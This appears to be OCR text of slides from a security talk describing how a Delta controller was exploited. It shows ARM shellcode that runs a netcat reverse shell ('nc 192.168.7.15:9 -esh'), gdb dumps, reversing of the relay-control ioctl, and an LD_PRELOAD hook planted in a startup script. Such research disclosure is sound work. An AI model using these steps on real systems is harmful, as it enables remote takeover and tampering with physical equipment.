
SHELLCODE: OBSTACLES

- Only control 32 bytes of contiguous memory
- Must include shellcode AND command, i.e.
  - `nc 192.168.7.15:9 -esh`




SHELLCODE: OBSTACLES

- Only control 32 bytes of contiguous memory
- Must include shellcode AND command, i.e.
  - `nc 192.168.7.15:9 -esh`
- ARM instructions 4 bytes each




SHELLCODE: OBSTACLES

- Only control 32 bytes of contiguous memory
- Must include shellcode AND command, i.e.
  - `nc 192.168.7.15:9 -esh`
- ARM instructions 4 bytes each
- Thumb mode not available




Maggi
CHILLY CHOW
CUPPA
noodles


Maggi
CHILLY CHOW
CUPPA
noodles




Maggi
CHILLY CHOW
CUPPA
noodles

SHELLCODE: MEMORY HOPSCOTCH

SHELLCODE: MEMORY HOPSCOTCH


```
(gdb) x /36x 0x403216c0
0x403216c0: 0x22222222 0x22222222 0x00000000 0x00000000
0x403216d0: 0x22220722 0x22222222 0x41414191 0x41414191
0x403216e0: 0x00000014 0x00000000 0x00000000 0x22222222
0x403216f0: 0x08002222 0x00000001 0x22222222 0x00500000
0x40321700: 0x00500050 0x22222222 0x22222222 0x2222085c
0x40321710: 0x22222222 0x22220002 0x000006c4 0x41414141
0x40321720: 0x22222222 0x22222222 0x22222222 0x22222222
0x40321730: 0x22222222 0x22222222 0x22222222 0x22222222
0x40321740: 0x00000000 0x00000000 0x00000000 0x00000000
```

SHELLCODE: MEMORY HOPSCOTCH

```
(gdb) x /36x 0x403216c0
0x403216c0: 0x22222222 0x22222222 0x00000000 0x00000000
0x403216d0: 0x22220722 0x22222222 0x41414191 0x41414191
0x403216e0: 0x00000014 0x00000000 0x00000000 0x22222222
0x403216f0: 0x08002222 0x00000001 0x22222222 0x00500000
0x40321700: 0x00500050 0x22222222 0x22222222 0x2222085c
0x40321710: 0x22222222 0x22220002 0x000006c4 0x41414141
0x40321720: 0x22222222 0x22222222 0x22222222 0x22222222
0x40321730: 0x22222222 0x22222222 0x22222222 0x22222222
0x40321740: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
1 .text
2 .global _start
3
4 _start:
5     add r0,  pc, #96
6     add pc, #56
7     add r12, r4, #0x7F0
8     add pc, #16
9     add r12, #0x51000
      bx  r12
11 .asciz "nc 192.168.7.15:9 -esh"
```

R4 + offset gets us close
to system() address


Terminal Shell Edit View Window Help
46% Tue 1:33 PM
user@afl-ubuntu16x86: ~/DeltaController/attack — ssh user@192.168.7.79 — 68×22
$
Terminal — screen • sudo — 67×42
/ #
user@afl-ubuntu16x86: ~ — ssh user@192.168.7.79 — 68×24
$


MISSION ACCOMPLISHED


NOT
MISSION ACCOMPLISHED
F
SEE ME
AFTER CLASS

CONTROLLING I/O: INITIAL APPROACHES

CONTROLLING I/O: INITIAL APPROACHES


lashdb.dat | flashdb.dat.hexdump ×

```
31   000001d0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
32   000001e0: 2D 2D 2D 00 0C 00 5B 36 5D 20 2D 20 5B 39 5D 00    ---...[6].-.[9].
33   000001f0: 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    +.--------------
34   00000200: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
35   00000210: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 06 00 5B 37 5D    ----------...[7]
36   00000220: 00 06 00 5B 38 5D 00 7C 00 05 00 0A 00 33 00 3D    ...[8].|.....3.=
37   00000230: 00 66 00 6A 00 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D    .f.j.+.---------
38   00000240: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
39   00000250: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00    ---------------.
40   00000260: 0C 00 5B 36 5D 20 2D 20 5B 39 5D 00 2B 00 2D 2D    ..[6].-.[9].+.--
41   00000270: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
42   00000280: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
43   00000290: 2D 2D 2D 2D 2D 2D 00 06 00 5B 37 5D 00 06 00 5B    -------...[7]...[
44   000002a0: 38 5D 00 7C 00 05 00 0A 00 33 00 3D 00 66 00 6A    8].|.....3.=.f.j
45   000002b0: 00 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    .+.-------------
46   000002c0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
47   000002d0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 0C 00 5B 36    -----------...[6
48   000002e0: 5D 20 2D 20 5B 39 5D 00 2B 00 2D 2D 2D 2D 2D 2D    ].-.[9].+.------
49   000002f0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
50   00000300: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ----------------
51   00000310: 2D 2D 00 06 00 5B 37 5D 00 06 00 5B 38 5D 00 7C    --...[7]...[8].|
```

CONTROLLING I/O: INITIAL APPROACHES

lashdb.dat | *flashdb.dat.hexdump* ×

```
31   000001d0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
32   000001e0: 2D 2D 2D 00 0C 00 5B 36 5D 20 2D 20 5B 39 5D 00   ---...[6].-.[9].
33   000001f0: 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   +.--------------
34   00000200: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
35   00000210: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 06 00 5B 37 5D   ----------...[7]
36   00000220: 00 06 00 5B 38 5D 00 7C 00 05 00 0A 00 33 00 3D   ...[8].|.....3.=
37   00000230: 00 66 00 6A 00 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D   .f.j.+.---------
38   00000240: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
39   00000250: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00   ---------------.
40   00000260: 0C 00 5B 36 5D 20 2D 20 5B 39 5D 00 2B 00 2D 2D   ..[6].-.[9].+.--
41   00000270: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
42   00000280: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
43   00000290: 2D 2D 2D 2D 2D 2D 00 06 00 5B 37 5D 00 06 00 5B   ------...[7]...[
44   000002a0: 38 5D 00 7C 00 05 00 0A 00 33 00 3D 00 66 00 6A   8].|.....3.=.f.j
45   000002b0: 00 2B 00 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   .+.-------------
46   000002c0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
47   000002d0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 0C 00 5B 36   ----------...[6
48   000002e0: 5D 20 2D 20 5B 39 5D 00 2B 00 2D 2D 2D 2D 2D 2D   ].-.[9].+.------
49   000002f0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
50   00000300: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D   ----------------
51   00000310: 2D 2D 00 06 00 5B 37 5D 00 06 00 5B 38 5D 00 7C   --...[7]...[8].|
```



CONTROLLING I/O: REVERSING

```
>>> b *0x401cacb8
Breakpoint 1 at 0x401cacb8
>>> c
Continuing.
──Output/messages──────────────────────────────────────────────────────────────
[Switching to Thread 394.408]

Thread 3 hit Breakpoint 1, 0x401cacb8 in canioWriteOutput () from ./main.so
── Assembly ──────────────────────────────────────────────────────────────────
0x401cac9c canioWriteOutput+244 strb r1, [sp, #14]
0x401caca0 canioWriteOutput+248 strh r7, [sp, #16]
0x401caca4 canioWriteOutput+252 mov r5, #4
0x401caca8 canioWriteOutput+256 ldr r3, [r6]
0x401cacac canioWriteOutput+260 ldr r1, [pc, #148] ; 0x401cad48 <canioWriteOutput+416>
0x401cacb0 canioWriteOutput+264 ldr r0, [r3, #88] ; 0x58
0x401cacb4 canioWriteOutput+268 mov r2, r9
0x401cacb8 canioWriteOutput+272 bl 0x400c9450 <ioctl@plt>
0x401cacbc canioWriteOutput+276 ldrb r0, [sp, #24]
0x401cacc0 canioWriteOutput+280 bl 0x401ca1d0 <_canioMapReliability>
0x401cacc4 canioWriteOutput+284 subs r12, r0, #0
0x401cacc8 canioWriteOutput+288 bne 0x401cad2c <canioWriteOutput+388>
0x401caccc canioWriteOutput+292 ldrb r1, [sp, #29]
0x401cacd0 canioWriteOutput+296 add r2, r8, r10
0x401cacd4 canioWriteOutput+300 ldr r0, [r2, #52] ; 0x34
```

Hit when relay turns on

Call to `ioctl()` flips relay

LD_PRELOAD

LD_PRELOAD

- Linux environment variable

LD_PRELOAD

- Linux environment variable
- Shared objects it points to are loaded first by dynamic linker

LD_PRELOAD

- Linux environment variable
- Shared objects it points to are loaded first by dynamic linker
- Common strategy to inserting code into program’s memory space

LD_PRELOAD

- Linux environment variable
- Shared objects it points to are loaded first by dynamic linker
- Common strategy to inserting code into program's memory space

```
7   ulimit -c unlimited
8   echo "|/usr/delta/coredump.sh" > /proc/sys/kernel/core_pattern
9
10
11  mkdir /usr/delta/databases/dbfiles
12  export LD_PRELOAD=/opt/caniohook.so
13  TETRA_CMD="./dactetra DNA=0 DBFile=/usr/delta/databases/sramdb.dat
```

Inserted into startup script using our exploit


NORMAL OPERATION

1. Delta programming executes

NORMAL OPERATION

1. Delta programming executes

